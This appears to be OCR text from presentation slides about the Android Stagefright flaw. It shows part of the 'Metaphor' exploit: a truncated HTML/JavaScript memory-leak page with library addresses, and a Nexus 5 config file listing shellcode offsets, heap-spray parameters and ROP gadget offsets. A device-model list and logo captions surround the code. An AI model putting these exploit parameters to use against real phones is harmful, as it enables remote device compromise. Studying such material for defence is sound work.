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


4:37 PM - 7 Mar 2016



...








SAMSUNG
pay





STAGE FRIGHT



The image features the Google Play logo in white text against a black background. The text is partially cut off at the right edge. Behind the text, there are four large, overlapping diagonal stripes in light green, cyan, orange, and red. The cyan stripe contains a white circular arrow icon.

Google play

```
1 <html>
2   <body>
3     <h1 id="titl">Metaphor</h1><br />
4     <script>
5       var PAGE_SIZE = 0x1000;
6
7       // Number of parallel leaks
8       // It's only useful if we know we're reading a
9       // large region with no holes, such as libcui8n.so
10      var NUM_PARALLEL_LEAKS = 1;
11
12      // libc.so base: 0xb6f73000 (Nexus)
13
14      // Address to start leaking from
15      var LEAK_START_ADDRESS = 0xb6ed9000;
16      var LEAK_OFFSET = 0x88;
17
18      var MAGIC_FAILED = 314;
19
20      // (actual) ELF header value => offset from libcui8n.so
21      var LEAKS_LOOKUP_TABLE =
22      {
23        0x05000035c4: 0x9a, // libaudioutils.so
24        0x050000a64c: 0x94, // libcutils.so
25        0x0500004460: 0x87, // libaudioresampler.so
26        0x050003b2e8: 0x69, // libaudioflinger.so
27        0x0500001696: 0x26, // libstdc++.so
28        0x0500016054: 0x22, // libm.so
29        0x0500004154: 0x8, // liblog.so
30        0x0500064ebc: 0x0, // libc.so
31      };
32
33      // (rounded) ELF header value => offset from libcui8n.so
34      for (var key in LEAKS_LOOKUP_TABLE)
35        {
```

Branch: master ▾

[Metaphor](#) / [metaphor](#) / [config](#) / [Android 5.0.1; Nexus 5 Build](#) / **LRX22C.json**

[Find file](#)

[Copy path](#)

 **High-Byte** Added files via upload

24e3290 3 days ago

1 contributor

17 lines (17 sloc) | 376 Bytes

[Raw](#)

[Blame](#)

[History](#)



```
1 {
2     "shellcode_offset": 4096,
3     "stack_pivot_padding": 76,
4     "readAt_offset": 28,
5     "fill_size": 32,
6     "groom_count": 80,
7     "spray_size": 528384,
8     "spray_count": 64,
9     "spray_address": 2952794112,
10    "gadgets":
11    {
12        "mprotect": 236764,
13        "pop_r0_r1_r2_pc": 313587,
14        "pop_pc": 350244,
15        "stack_pivot": 77348
16    }
17 }
```

OpenSignal

Galaxy S III Galaxy S5 SM-G530H

Galaxy S4 Galaxy S4 Moto G Moto G

SM-N9005 Galaxy S II GT-S7580

GT-N7100 SM-G355H SM-G7102 Moto G D6503

G3

Galaxy Y C6903 G2 K012

One (M8) GT-I8552B S6 Edge A536 X


ZenFone 5 One A369i D2303 Z970

XL GT-I9190 C5303 XT1080 XT1254

SM-T211 D5803 Moto E

D6603 D5503 A6000

